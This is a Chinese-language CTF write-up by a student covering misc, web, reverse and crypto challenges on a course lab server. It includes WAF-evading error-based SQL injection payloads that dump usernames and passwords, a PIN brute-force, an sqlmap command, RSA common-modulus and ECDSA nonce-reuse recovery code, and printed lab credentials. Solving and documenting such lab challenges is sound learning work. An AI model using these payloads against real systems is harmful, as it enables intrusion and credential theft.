23121677-范舒舰-CTF WP

Misc-Sign In

题目提供了代码：
可以看到要符合 hash(YOU)==hash(TEACHER)即可输出 FLAG
但是学号限制了输入，不能是老师学号
构造学号使 hash==60000573
print(2**61 - 1)
print(hash(2305843009273694524))

```
2305843009213693951
60000573
```

将 teacher 2305843009273694524 输入系统

```
└─$ nc 58.199.156.34 10010
欢迎23级网络空间安全专业的学生们报到！我是负责网安专业的李老师，听说你们上夏
季学期实训课程需要教室？没事，我来帮你们安排。
首先，请告诉我你的名字：
teacher
好的，teacher，接下来我需要你告诉我你的学号，因为我们是按照学号安排教室的：
2305843009273694524
安排成功！你的教室在左边。右边是老师的办公室，别走错了~
*你站在计算机学院6楼门口，看到两个房间*
      1）你的教室
      2）老师的办公室

2
flag{cu5t0m_h45h_15_n0t_53cur3}
```

得到 flag{cu5t0m_h45h_15_n0t_53cur3}

Misc-Things Behind the Picture

直接将文件拖入 StegSolve
FileFormat 没有有用信息
查看 plane 0 最上层有一些奇怪条纹

使用 Data Extract 预览 plane 0 的文件

```
PK..... ....!...
.lZ... . ......[C
ontent_T ypes].xm
l ...(.. ........
```

发现 PK
直接输出.zip 尝试解压，里面文件格式是.word
将 word 文档里的所有文字替换成一个格式
得到错误 flag{this_is_really_a_fake_flag}
正确 flag 藏在/docProps/app.xml 里
flag{h1dd3n_1n_d0cx_m3t4}

Misc-Where is He

直接观察图片正前方是地铁轨道，右侧有一家全家，边上有云肥地产

Web-HTTP Stamps

直接运行

```
GET / HTTP/1.1\r\n
Host: example.com\r\n\r\n
```

得到 200

访问 forbidden 但是获得 404 Not Found

```
GET /forbidden HTTP/1.1\r\nHost: example.com\r\n\r\n
```

构造 405 Not Allowed

```
PUT / HTTP/1.1\r\nHost: example.com\r\nContent-Length: 0\r\n\r\n
```

构造 400 Bad Request

```
GET / HTTP/1.1\r\nHost \r\n\r\n
```

重复尝试 200 了 50 次但是无法获得 429 Too Many Requests

请求部分内容

```
GET / HTTP/1.1\r\n
Host: example.com\r\n
Range: bytes=0-10\r\n\r\n
```

获得 206 Partial Content

使用

```
GET / HTTP/2\r\n
Host: example.com\r\n\r\n
```

得到 505 HTTP Version Not Supported

使用

```
PUT / HTTP/1.1\r\nHost: example.com\r\nContent-Length:100000000\r\n\r\n
```

得到 413 Request Entity Too Large

使用

```
GET /aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...此处省略 10000 个 a
```

得到 414 Request-URI Too Large

使用

```
GET / HTTP/1.1\r\n
Host: example.com\r\n
```

```
Range: bytes=99999999-\r\n\r\n
```

得到 416 Requested Range Not Satisfiable

构造 417 返回了 100

```
GET / HTTP/1.1\r\nHost: example.com\r\nExpect: 100-continue\r\n\r\n
```

Web-HTTP Methods

听说 HTTP 有很多种请求方法？

那就从请求办法看起

GET, POST, PUT, DELETE, OPTIONS, HEAD, PATCH, TRACE, CONNECT

使用 burpsuite 拦截请求，把请求办法一个个改成上文


当请求为 POST 的时候得到：

flag{d1ff3r3nt_http_m3th0d5_

由于 HEAD 和 OPTIONS 不输出任何内容

直接拦截请求的相应

在 PUT 相应中找到藏起来的密钥



h4v3_d1ff3r3nt_r35p0n535}

合并得为

flag{d1ff3r3nt_http_m3th0d5_h4v3_d1ff3r3nt_r35p0n535}

Reverse-EzReverse

确实比较简单

放入 IDA

核心代码：

```
for (i = 0; i <= 35; ++i)
    s[i] = v5[i] ^ 0xAA;

if (!memcmp(s, &unk_4100, 0x24u)) // 0x24 == 36 字节
    puts("Congratulations!");
```

直接构造 reverse 代码

```
data = [
    0xCC, 0xC6, 0xCB, 0xCD, 0xD1, 0xDD, 0x99, 0x9B,
    0xC9, 0x9A, 0xC7, 0x99, 0xF5, 0xDE, 0x9A, 0xF5,
    0xDE, 0xC2, 0x99, 0xF5, 0xDD, 0x9A, 0xD8, 0x9B,
```

```
    0xCE, 0xF5, 0x9A, 0xCC, 0xF5, 0xC8, 0x9B, 0xC4,
    0x9F, 0x99, 0xC9, 0xD7
]

flag_bytes = [b ^ 0xAA for b in data]
flag = ''.join(map(chr, flag_bytes))

print(flag)
```

flag{w31c0m3_t0_th3_w0r1d_0f_b1n53c}

Crypto-共模

直接使用之前写的共模代码，输入值输出 flag

```
from Crypto.Util.number import *
from math import gcd

n = 2270807881588501...
e1 = 11187289
e2 = 9647291
c1 = 17134...
c2 = 703308858653...
assert gcd(e1, e2) == 1
def extended_gcd(a, b):
    if b == 0:
        return (1, 0, a)
    else:
        x1, y1, d = extended_gcd(b, a % b)
        x, y = y1, x1 - (a // b) * y1
        return (x, y, d)

s1, s2, _ = extended_gcd(e1, e2)
if s1 < 0:
    c1 = inverse(c1, n)
    s1 = -s1
if s2 < 0:
    c2 = inverse(c2, n)
    s2 = -s2
m = pow(c1, s1, n) * pow(c2, s2, n) % n

print(long_to_bytes(m).decode())
```

Crypto-重复的命运

同上题一样简单，代码过长不在此完整列出

```
def hash_message(msg):
    return int.from_bytes(sha256(msg).digest(), 'big')

z1 = hash_message(msg1)
z2 = hash_message(msg2)

# Calculate the private key d using the nonce reuse vulnerability
def recover_private_key(z1, z2, s1, s2, n):
    numerator = (z1 - z2) % n
    denominator = (s1 - s2) % n
    inv_denominator = pow(denominator, -1, n)
    d = (numerator * inv_denominator) % n
    return d
```

Web-So Many Buttons

使用 burpsuite 抓包获得/static/script.min.js 路径

直接打开路径获得

```
;document.addEventListener("DOMContentLoaded",function(){const container=document.getElementById("buttons");const ag=24;const bh=22;const ci=224;const dm=244;const en=444;for(let i=0;i<500;i++){let btn=document.createElement("button");btn.innerText="按钮 "+(i+1);const r=Math.floor(Math.random()*256);const g=Math.floor(Math.random()*256);const b=Math.floor(Math.random()*256);btn.style.backgroundColor=`rgb(${r},${g},${b})`;btn.style.margin="4px";btn.style.padding=(10+Math.random()*10)+"px";btn.disabled=Math.random()<0.1;if(i===ci){btn.onclick=function(){fetch('/give_me_flag_pls',{method:'POST'}).then(res=>res.text()).then(alert)}}else{btn.onclick=function(){alert("不是这个按钮哦")}}container.appendChild(btn)});;
```

得到是第 225 个按钮

点击按钮发送 POST 请求，但是说要 pin 码


抓不到 pin 码

发现 Content-Length: 7

PIN: 0001

可以通过 PIN 检测

于是爆破 9999 次



请求	Payload 1	Payload 2	Payload 3	Payload 4
607	0	6	0	6
0				
1	0	0	0	0
2	0	1	0	0
3	0	2	0	0
4	0	3	0	0
5	0	4	0	0
6	0	5	0	0
7	0	6	0	0
8	0	7	0	0
9	0	8	0	0
10	0	9	0	0
11	0	0	1	0
12	0	1	1	0
13	0	2	1	0

flag{y0u_h4v3_tr13d_v3ry_h4rd_4nd_h3r3_15_y0ur_r3w0rd~}

Web-Custom WAF

直接在用户名处注入，使用了复写及大小写

```
' aandnd UpDaTeXmL(1,concat(0x7e,(SeLeCt DataBase()),0x7e),1)--
```

得到表名

ctfweb

之后使用

```
' aandnd UpDaTeXmL(1,concat(0x7e,(selselectect GrOuP_CoNcAt(column_name) frfromom InFoorRmAtIoN_ScHeMa.columns whwhereere table_name=0x7573657273),0x7e),1)--+&password=123&debug_mode=true
```

得到用户表名和密码表名

SQL 错误: (1105, "XPATH syntax error: '~username,password~'")

最后直接使用用户名和密码名得到 admin 密码

```
' aandnd UpDaTeXmL(1, concat(0x7e, (selselectect concat(username, 0x3a, passwoorrd) frfromom users liMIT 0,1), 0x7e), 1)--+&password=123&debug_mode=true
' aandnd UpDaTeXmL(1, (selselectect concat(username, 0x3a, passwoorrd) frfromom users liMIT 0,1), 1)--+&password=123&debug_mode=true
```

得到：

admin:T3$t!ngTh!s1sV3ryH@rdT0Gu$$

alice:password

bob:123456

carol:carol

dave:1qaz2wsx

eve:pm123456

frank:1q2w3e4r

grace:qwerasdf

heidi:1357924680

ivan:666666~

judy:88888888

猜测

admin_T3$t!ngTh!s1sV3ryH@rdT0Gue$$

```
欢迎 admin 用户
flag{this_is_a_fake_flag_and_has_expired}
嘿，管理员大人，这个 flag 好像过期很久了，我帮你手动更新了一下，已经放在数据库里了，如果你找不到的话，模糊搜索一下 flag 关键词就能找到啦！特意给你留个言
```

下一步呢

得到 flag{this_is_a_fake_flag_and_has_expired}

由于我并不知道怎么模糊搜索一下 flag 关键词，止步于此

即使是使用了 sqlmap 页不能找到 flag

sqlmap -u "http://58.199.156.34:8080?username=admin&password=T3%24t%21ngTh%21s1sV

3ryH%40rdT0Gue%24%24" --level=5 --risk=3 --search --keywords="flag"